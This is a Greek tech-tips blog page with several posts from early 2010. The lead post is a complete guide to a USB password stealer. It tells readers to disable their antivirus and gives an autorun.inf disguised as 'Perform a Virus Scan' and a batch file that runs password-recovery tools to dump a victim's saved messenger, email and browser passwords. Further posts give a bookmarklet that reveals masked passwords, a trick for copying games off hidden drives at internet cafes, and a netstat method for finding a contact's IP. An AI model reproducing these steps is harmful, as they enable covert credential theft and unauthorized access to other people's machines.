Τα windows αποθηκεύουν τους κωδικούς που χρησιμοποιούμε σε καθημερινή βάση, συμπεριλαμβανομένου και τους κωδικούς instant messenger SN, Yahoo, AOL, Windows messenger κτλ... Μαζί με αυτά, τα windows κρατούν και τους κωδικούς πρόσβασης των utlook Express, SMTP, POP, FTP κτλ όπως και των αποθηκευμένων κωδικών διάφορων browsers πχ IE ή Firefox. Υπάρχουν πολλά εργαλεία για την ανάκτηση και υποκλοπή αυτών των κωδικών. Χρησιμοποιώντας μερικά εργαλεία και ένα usb stick μπορείτε να δημιουργήσετε μια αυτόματη εντολή, η οποία μώλις ενεργοποιηθεί συλλέγει όλους τους κωδικούς ενός υπολογιστή.

Τα εργαλεία που θα χρειαστούμε είναι:

MessenPass: Ανακτά τους κωδικούς απο τα ποιό διάσημα Instant Messenger προγράμματα όπως MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger με Netscape 7, Trillian, Miranda, and GAIM.

Mail PassView: Ανακτά τους κωδικούς απο τα παρακάτω διάσημα προγράμματα e-mail: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP και SMTP), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free. Το Mail PassView μπορεί επίσης να ανακτήσει κωδικούς απο online υπηρεσίες e-mail όπως HotMail, Yahoo!, Gmail, άν εάν χρησιμοποιείτε η σχετική υπηρεσία των λογαριασμών αυτών.

IE Passview: Είναι ένα μικρό βοηθητικό πρόγραμμα που υποκλέπτει τους κωδικούς πρόσβασης που αποθηκεύονται από τον Internet Explorer. Υποστηρίζει το Internet Explorer 7.0, καθώς και παλαιότερες εκδόσεις του Internet Explorer, v4.0 - v6.0

Protected Storage PassView: Ανακτά όλους τους κωδικούς πρόσβασης που αποθηκεύονται μέσα σε Protected Storage, συμπεριλαμβανομένου τους Αυτόματους κωδικούς πρόσβασης του Internet Explorer, κωδικούς πρόσβασης με προστασία κωδικού πρόσβασης Sites, MSN Explorer, κτλ

PasswordFox: Είναι ένα μικρό εργαλείο αποκατάστασης κωδικού πρόσβασης που σας επιτρέπει να δείτε τα ονόματα χρηστών και τους κωδικούς πρόσβασης που αποθηκεύονται από τον Mozilla Firefox. Από προεπιλογή, το PasswordFox εμφανίζει τους κωδικούς πρόσβασης που αποθηκεύονται στο τρέχον προφίλ σας, αλλά μπορείτε εύκολα να επιλέξετε να δείτε τους κωδικούς πρόσβασης από οποιοδήποτε άλλο προφίλ Firefox. Για κάθε καταχώρηση κωδικού πρόσβασης, εμφανίζονται οι ακόλουθες πληροφορίες : Εγγραφή Index, Web Site, Όνομα χρήστη, Κωδικός πρόσβασης, Τομέας Όνομα χρήστη, Πεδίο Κωδικού πρόσβασης , και το όνομα του αρχείου Signons.

Παρακάτω περιγράφετε τί πρέπει να κάνετε για να αυτοματοποιηθούν οι εντολές έτσι ώστε μώλις θα βάλετε το flashάκι να τραβίξει όλους τους κωδικούς χωρίς να πρέπει να τρέξετε το κάθε πρόγραμμα ξεχωριστά.


ΠΡΟΣΟΧΗ!!!

ΠΡΙΝ ΚΑΤΕΒΑΣΕΤΕ ΤΑ ΠΑΡΑΠΑΝΩ ΠΡΟΓΡΑΜΜΑΤΑ ΚΑΙ ΣΥΝΕΧΙΣΕΤΕ ΣΤΑ ΠΑΡΑΚΑΤΩ ΒΗΜΑΤΑ ΚΑΛΟ ΘΑ ΗΤΑΝ ΝΑ ΑΠΕΝΕΡΓΟΠΟΙΗΣΕΤΕ ΤΟ ANTIVIRUS ΣΑΣ !!!!

1.Κατεβάστε και αποσυμπιέστε τα και τα 5 παραπάνω προγράμματα. (Μπορείτε να τα κατεβάσετε πατώντας πάνω στο ονομά τους ή στη περιγραφή τους)

 
2.Αντιγράψτε τα εκτελέσιμα αρχεία (.exe) και κάντε τα επικόλληση μέσα στο flashάκι. (δηλαδή τα mspass.exe, mailpv.exe, iepv.exe, pspv.exe και passwordfox.exe να βρίσκονται μέσα στο usb stick)

3.Ανοίξτε το Σημειωματάριο και γράψτε τα ακόλουθα μέσα:
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan

4.Αποθηκεύστε το και μετονομάστε το σε autorun.inf

5.Βάλτε το αρχείο autorun.inf στο flashάκι.

6.Ανοίξτε νέο σημειωματάριο και γράψτε τα ακόλουθα:

start mspass.exe /stext mspass.txt


start mailpv.exe /stext mailpv.txt


start iepv.exe /stext iepv.txt


start pspv.exe /stext pspv.txt


start passwordfox.exe /stext passwordfox.txt
 

7.Αποθηκεύστε το και μετονομάστε το σε launch.bat

8.Βάλτε το launch.bat στο flashάκι.

Οπότε τα περιεχόμενα στο flashάκι σας θα είναι κάπως έτσι:


Τώρα μώλις βάλετε το flashάκι στο υπολογιστή του θύματος θα ανοίξει ένα παράθυρο autorun. Επιλέξτε τι πρώτη επιλογή η οποία ζητάει να γίνει scan για ιούς.. Όλοι οι κωδικοί αποθηκεύτηκαν στο flashάκι σε αρχεία .txt. 


Δοκιμασμένο σε windows 2000, XP, Vista and Windows 7


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Τρίτη 5 Ιανουαρίου 2010

Πώς να βάζετε html κώδικα στο blog σας αλλά να φαίνεται ο κώδικας και όχι αυτό που δίνει.

Ένα πρόβλημα που συναντάει κάθε blogger είναι όταν θέλει να ποστάρει html.
ΠΡΟΣΟΧΗ: Είπα όταν θέλει να ποστάρει δηλαδή να φαίνεται ο κωδικός ώστε να μπορεί ο άλλος να τον αντιγράψει.να φαίνεται ο κωδικός και όχι αυτό που δίνει ο κωδικός.


Π.χ. Πως μπορεί να φαίνεται ο κωδικός των banner ώστε να μπορούν να τον αντιγράψουν οι επισκέπτες του και να το βάλουν στο blog τους.
Παρακάτω σας έχω ένα gadget που μετατρέπει τους κώδικες από αόρατους σε ορατούς.

Βάλτε κάτω τον κώδικα που θέλετε να φαίνεται και πατήστε "CONVERT":


Τώρα βάλτε τον κώδικα που σας έβγαλε όπου θέλετε.Αν δεν έχετε κάνει λάθος ο νέος κώδικας που σας έβγαλε θα είναι ορατός σε όλους.

Αν σας αρέσει το παραπάνω gadget και θέλετε να το βάλετε στο blog σας ο κώδικας είναι ο:

<br /><script src="http://www.gmodules.com/ig/ifr?url=http://hosting.gmodules.com/ig/gadgets/file/102462998830435293579/post-Code.xml&up_grows=10&up_conv1=1&up_conv2=1&up_conv3=1&up_conv4=1&up_conv5=1&synd=open&w=400&h=300&title=Code+converter&border=%23ffffff%7C0px%2C1px+solid+%23ffdd00%7C0px%2C2px+solid+%23ffdd33%7C0px%2C2px+solid+%23ffee99&output=js"></script><br />


Πηγή

Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Πώς να στείλετε πολλές δονήσεις στο msn χωρίς κανένα πρόγραμμα.


Ίσως έχετε παρατηρήσει οτι όταν στέλνετε μια δόνηση σε μία επαφή σας, για λίγα δευτερόλεπτα δεν μπορείτε να ξαναστήλετε. Με αυτό το μικρό το τρίκ θα μπορείτε να στέλνετε όσες δονήσεις θέλετε χωρίς κανένα πρόγραμμα.


Ανοίξτε το παράθυρο του friend σας και πατήστε την δόνηση


Μετά πατήστε το πλήκτρο για πιο γρήγορα Esc ή το X ξανά ανοίγετε το παράθυρο. Δίνεται πάλι δόνηση χωρίς να περιμένετε δευτερόλεπτα


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Δευτέρα 4 Ιανουαρίου 2010

Πώς να διαβάσετε ένα password της μορφής ●●●●●● ή *******

1. Πηγαίνουμε στη σελίδα που είναι γραμμένος ο κωδικός σε μορφή ●●●●●●●● ή ******* ή όπως αλλιώς εμφανίζετε.

2.Γράφουμε στη μπάρα διευθύνσεων των παρακάτω κώδικα:


javascript:var a = new String(); for (var i = 0; i < document.forms.length; i++) { for (var j = 0; j < document.forms[i].elements.length; j++) { if (document.forms[i].elements[j].type == "password") {a += document.forms[i].elements[j].value; } } } alert(a)


3. Θα εμφανιστεί ένα μύνημα στο οποίο θα γράφει το κωδικό.

Υ.Γ. Αυτό λειτουργεί μόνο σε sites που λειτουργεί javascript (είναι γλώσσα προγραμματισμού, οπότε στα ποιό πολλά θα λειτουργεί...


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Πώς να πάρετε παιχνίδια από internet cafe.

Στα internet cafe συνήθως, οι σκληροί δίσκοι είναι αόρατοι για να μην μπορούμε να πάρουμε τα παιχνίδια ή για να μήν αλλάξουμε διάφορες ρυθμίσεις/αρχεία.

Με το απλό κολπάκι που θα δείτε παρακάτω, το οποίο δουλεύει συγκεκριμένα στα net cafe InSpot, μπορείτε να "κλέψετε" οποιοδήποτε παιχνίδι θέλετε απο τον σκληρό.


Τί κάνουμε? Απλά ανοίγουμε το mIRC και γράφουμε:
/run C:\

Θα σας ανοίξει ο C:\. Πατήστε το κουμπί Εξερεύνηση και ψάξτε τους σκληρούς! Θα βρείτε παιχνίδια !!!


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Πώς να βρείτε την IP κάποιου μέσω msn

Αρκετές φορές έχει τεθεί το θέμα σχετικά με το πώς γίνεται να βρεις την IP (Internet Protocol) κάποιου μέσω msn... Αυτο είναι χρήσιμο (αλλα δύσκολα υλοποιήσιμο) ειδικά σε περιπτώσεις όπου κάποιος λογαριασμός έχει κλαπεί, ή απλώς για να εντυπωσιάσετε τις επαφές σας παρέχοντάς τους πληροφορίες σχετικά με το σύστημα τους αλλα και την τοποθεσία τους...

Έχουμε και λέμε:

Ένω μιλάτε με κάποια απο τις επαφές σας στο msn είναι αδύνατο να δείτε την IP του καθώς για λόγους ασφαλείας η συνομιλία περνάει απο πολλούς servers.. Παρ όλα αυτα όταν στέλνετε ή λαμβάνετε ενα αρχείο η σύνδεση ειναι άμεση απο pc σε pc και οι πληροφορίες διαθέσιμες... Στείλτε ή λάβετε, λοιπόν ένα αρχείο και κατα τη διάρκεια της άμεσης σνδεσης ανοίξτε κονσόλα (Start>Run>cmd)...

H εντολή που θέλουμε να χρησιμοποιήσουμε είναι η "netstat"...
Ανοίγωντας λοιπόν την κονσόλα πληκτρολογούμε:
C:\netstat

Σημείωση:

1)Προς διευκόλυνση σας είναι προτειμότερο να έχετε κλείσει νωρίτερα κάθε πρόγραμμα η browser που μπορεί να καταναλώνει πόρους δικτύου... Έτσι θα έχετε λίγες επιλογές και σίγουρα αποτελέσματα...

2)Μπορουμε επίσης να χρησιμοποιήσουμε την εντολή "netstat -n" αλλα σε αυτην την περίπτωση μας δίνονται μονο οι IP και θα μπερδευτουμε....


Τα αποτελέσματα θα είναι κάπως έτσι:

Proto Local Address Foreign Address State
TCP kick:1033 msgr-ns29.msgr.hotmail.com:1863 ESTABLISHED
TCP kick:1040 msgr-sb36.msgr.hotmail.com:1863 ESTABLISHED
TCP kick: ESTABLISHED

Η πρώτη διευθυση είναι η διεύθυνση του server για το InternetMessaging...
H δεύτερη διεύθυνση (αναμένεται να υπάρχουν πολλες αυτης της μορφής) είναι για κάθε chatroom που βρίσκεστε...
Εμείς ψάχνουμε τον "REMOTE HOST" στην τρίτη διέθυνση που θα είναι της μορφής "host63-7-102-226.ppp.cal.vsnl.com" ή π.χ. "203.76.64.90.6"
H πρώτη περίπτωση είναι το hostname... Στη δεύτερη περίπτωση η IP μας δίνεται στο πιατο...

1η επιλογή....
Bάζουμε τo hostname/IP αυτή σε ένα IP lookup programme όπως Nmap ή σε διευθυνσεις όπως αυτή ή αυτή...

2η επιλογή
Απο την άλλη μπορούμε να χρησιμοποιήσουμε το εργαλείο "tracert" των Windows...
(Start>Run>cmd)

C:\tracert yahoo.com

Οπου yahoo.com μπορείτε να βάλετε οποιοδήποτε hostname/IP... Το αποτέλεσμα θα είναι κάπως έτσι:

Tracing route to yahoo.com [216.115.108.243] over a maximum of 30 hops:


1 308 ms 142 ms 127 ms 203.94.246.35


2 140 ms 135 ms * 203.94.246.1


3 213 ms 134 ms 132 ms 203.94.255.33


4 134 ms 130 ms 129 ms 203.200.64.29


5 122 ms 135 ms 131 ms 203.200.87.75


6 141 ms 137 ms 121 ms 203.200.87.15


7 143 ms 170 ms 154 ms vsb-delhi-stm1.Bbone.vsnl.net.in [202.54.2.241]


8 565 ms 589 ms 568 ms if-7-0.bb8.NewYork.Teleglobe.net [207.45.198.65]


9 596 ms 584 ms 600 ms if-3-0.core2.NewYork.teleglobe.net [207.45.221.66]


10 * * * Request timed out.


11 703 ms 701 ms 719 ms if-3-0.core2.PaloAlto.Teleglobe.net [64.86.83.205]


12 694 ms 683 ms 681 ms if-6-1.core1.PaloAlto.Teleglobe.net [207.45.202.33]


13 656 ms 677 ms 700 ms ix-5-0.core1.PaloAlto.Teleglobe.net [207.45.196.90]


14 667 ms 673 ms 673 ms ge-1-3-0.msr1.pao.yahoo.com [216.115.100.150]


15 653 ms 673 ms 673 ms vl20.bas1.snv.yahoo.com [216.115.100.225]


16 666 ms 676 ms 674 ms yahoo.com [216.115.108.243]


Trace complete.

Παρατηρούμε οτι μια συνδεση με το Yahoo.com παιρνάει απο πολλούς servers, τους οποιους με τη σειρα τους μπορούμε να "εντοπίσουμε" χάρη στα εργαλεία που ανέφερα παραπάνω... Η ύπαρξη συνεχόμενων αστερίσκων "*" δηλώνει ύπαρξη firewall... H παραπάνω εντολή έχει διάφορες παραμέτρους που δεν είναι τοσο σημαντικές αλλα αν θέλετε να τις "εξερευνίσετε" δώστε "tracert ?"

Απο εκεί και πέρα μπορούμε να βρούμε πληροφορίες όπως η ISP, η τοποθεσια, το λειτουργικό σύστημα, πράγμα που εξαρτάται απο το πρόγραμμα/site που χρησιμοποιούμε....
Κάντε ένα "google it" για να βρείτε το πρόγραμμα που σας ταιριάζει...
Δεκτή κάθε διόρθωση και πρόταση λογισμικού....


Ένας άλλος τρόπος είναι:

1) Κατεβάζετε και κάνετε εγκατάσταση το "Messenger Plus Live" απο ΕΔΩ... Είναι ένα δωρεάν extention για το MSN που προσφέρει πολλές δυνατότητες, απο επεξεργασία του nick σας και αυτόματα απαντητικά μηνύματα μέχρι πρόσθετες λειτουργίες για την εμφάνιση του προγράμματος...

Αυτό όμως που μας ενδιαφέρει είναι η δυνατότητα που παρέχει να προσθέτονται διάφορα scripts... Συγκεκριμένα κατεβάζετε και εγκαταστείτε το IPGet (μπορείτε να το βρείτε ψάχνοντας στο google), ένα script το οποίο λαμβάνει αυτόματα τις IP των επαφών σας και αν επιθυμείτε τις αποθηκεύει, ενω σας παρεχει πληροφορίες για την τοποθεσία της επαφής κ.α... 'Ολα αυτα χωρίς καν να χρειαστεί αν στειλετε/λάβετε αρχείο.... Γενικά είναι πιο ευκολος τρόπος αλλά δεν παρέχει...τη χαρά της ανακάλυψης...

Τhanks στον Tragiko για την πρόταση του. Οδηγός abhishek

Προσοχή...!!!

Το να βρείτε την IP ενός συστήματος μπορεί να θεωρηθεί ως το πρώτο στάδιο μιας ηλεκτρονικής επίθεσης, τη συλλογή πληροφοριών... Χρησιμοποιείστε το με δική σας ευθύνη....Σεβαστείτε τον άλλο χρήστη...


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Κυριακή 3 Ιανουαρίου 2010

Πώς να κάνετε τον υπολογιστή σας πιό γρήγορο, αν τώρα τελευταία έχει γίνει αργός.

1. Πρώτα απ' όλα πρέπει να κάνετε έλεγχο σφαλμάτων του σκληρού δίσκου. Αφού πάτε στον Υπολογιστή μου (My computer) κάντε δεξί κλικ στο δίσκο που θέλετε να κάνετε έλεγχο και πατήστε Ιδιότητες (Properties). Πατήστε Εργαλεία (Tools) και κάτω από τον Έλεγχο σφαλμάτων (Error checking) πατήστε Έλεγχος (Check now). Μετά επιλέξτε και τα δυο κουτάκια.

2. Πρέπει να κάνετε ανασυγκρότηση (Defragment) του σκληρού δίσκου. Αφού πάτε στον Υπολογιστή μου (My computer) κάντε δεξί κλικ στο δίσκο που θέλετε να κάνετε έλεγχο και πατήστε Ιδιότητες (Properties). Πατήστε Εργαλεία (Tools) και κάτω από την Ανασυγκρότηση (Defragment) πατήστε Ανασυγκρότηση (Defragment now). Στο παράθυρο που θα ανοίξει πατήστε και πάλι Ανασυγκρότηση (Defragment now).

3. Καθαρίστε το PC από άχρηστα αρχεία που καθυστερούν τη λειτουργία του υπολογιστή. Πατήστε Έναρξη (Start) -> Όλα τα προγράμματα (Programs) -> Βοηθήματα (Accessories) -> Εργαλεία συστήματος (System tools) -> Εκκαθάριση δίσκου (Disk Cleanup). Επιλέξτε το είδος αρχείων που θέλετε να γίνει η διαγραφή και πατήστε ΟΚ.

4. Καταργήστε προγράμματα που τρέχουν στο υπόβαθρο και δεν χρειάζονται. Πατήστε Έναρξη (Start) ->Εκτέλεση (Run). Πληκτρολογήστε msconfig και πατήστε ΟΚ. Στο παράθυρο που θα ανοίξει πατήστε Εκκίνηση (Startup). Εκεί θα δέιτε ποια προγράμματα ξεκινάνε μαζί με τα Windows. Αφαιρέστε την επιλογή σε όποια προγράμματα πιστέυετε ότι δε χρειάζονται και πατήστε ΟΚ.

5. Καθαρίστε το μητρώο από περιττές ή λανθασμένες καταχωρίσεις. Ένα δωρεάν πρόγραμμα γι αυτή τη δουλειά είναι το Registry Repair

6. Κάνετε έλεγχο για ιούς και spyware. Ένα δωρεάν πρόγραμμα για spyware είναι το Ad-Aware.


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Πώς να συνδέσετε ενα led στο pc.

Όπως λέει και ο τίτλος αυτός ο οδηγός μας δείχνει πώς να συνδέσουμε ένα led(το συγκεκριμένο είναι και uv) σε molex γρήγορα και εύκολα...

Τί χρειαζόμαστε:

1. Ένα κοφτάκι/πένσα


2. Μονωτική ταινία

3. Ένα αντάπτορα για να κλέψουμε ρεύμα από molex.


4. Ένα καλώδιο στο οποίο θα συνδέσουμε το ledaki (για να γίνει μακρύ..)

5. Ένα ledaki...*


(το κοντό ποδαράκι είναι το +)

*εάν το ledaki λειτουργεί με πολύ λίγο ρεύμα π.χ. 1,5 ή δεν βρούμε ledaki που να δουλεύει με ακριβώς στα ίδια βολτ που δίνουν οι συνδυασμοί του [Το κόκκινο είναι +5V,το κίτρινο δίνει +12,τα μαύρα δεν δίνουν τπτ (γειώσεις)] μολεξ θα χρειαστεί και μια αντίσταση...στην δικιά μας περίπτωση το ledaki δουλεύει στα 5v επομένως δεν χρειάζεται αντίσταση...(κοκκινο+1 μαύρο).

Και ξεκινάμε...

Εδώ βλέπουμε τις άκρες του καλωδίου(στις άκρες υπάρχουν απλά πινάκια ώστε να μπουν τα ποδαράκια του led εάν δεν έχουμε τέτοια μπορούμε να κολλήσουμε με καλάι τις άκρες των καλωδίων στα ποδαράκια του led).


Εδώ είναι το ledaki τοποθετημένο μέσα στα πινάκια...(το κοντό ποδαράκι του led είναι το + και πρέπει να τοποθετηθεί στο + του καλωδίου).


Απογυμνώνουμε τα καλώδια του ανταπτορα....


Συνδέουμε τα καλώδια προέκτασης με τα καλώδια του ανταπτορα...
(έχω συνδέσει το κόκκινο με το μαύρο, και το άσπρο με το κόκκινο διότι στις άκρες του καλωδίου προέκτασης στα πινάκια έχω συνδέσει το + του led με το άσπρο....δεν είχα καλώδια ίδιου χρώματος με του αντάπτορα)


Μονώνουμε με την μονωτική όλες τις άκρες που είναι γυμνές...μην γίνει και κανά βραχικύκλωμα και τρέχουμε και δεν φτάνουμε....


Εδώ φαίνεται το κύκλωμα ολοκληρωμένο...


Και εδώ συνδεδεμένα όλα στο psu...


Πηγή


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Πώς να κάνετε bootable ένα .iso αρχείο και να το γράψετε σε CD/DVD


Λοιπόν για να κάνετε bootable ένα .iso αρχείο και να το γράψετε σε CD/DVD:

1) Κατεβάστε το πρόγραμμα PowerISO από ΕΔΩ και κάντε το εγκατάσταση.

2) Ανοίξτε το .iso αρχείο με το PowerISO και πήγαινε Ενέργεια > Εκκίνηση:


Άμα αυτά τα 2 υπάρχουν το cd είναι ήδη bootable - μην συνεχίσετε πιο κάτω!

3) Για να κάνετε Προσθήκη Πληροφοριών Εκκίνησης:


4) Μετά θα σας βγει αυτό. Κατεβάστε το αρχείο που θα σας δώσουν που κάνει το cd bootable(.bif) και εντωπίστε το:

5) Αποθηκεύστε το αρχείο .iso με τις νέες ρυθμίσεις!

6) Τώρα γράψτε το .iso αρχείο αυτό σε cd μέσα από το PowerISO:

Είστε έτοιμοι! Για δοκίμασε τώρα να ξαναβάλετε το cd όταν το pc ξενικά και καλή εγκατάσταση!!!


Thanks to plutomaniac from Blogthea


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]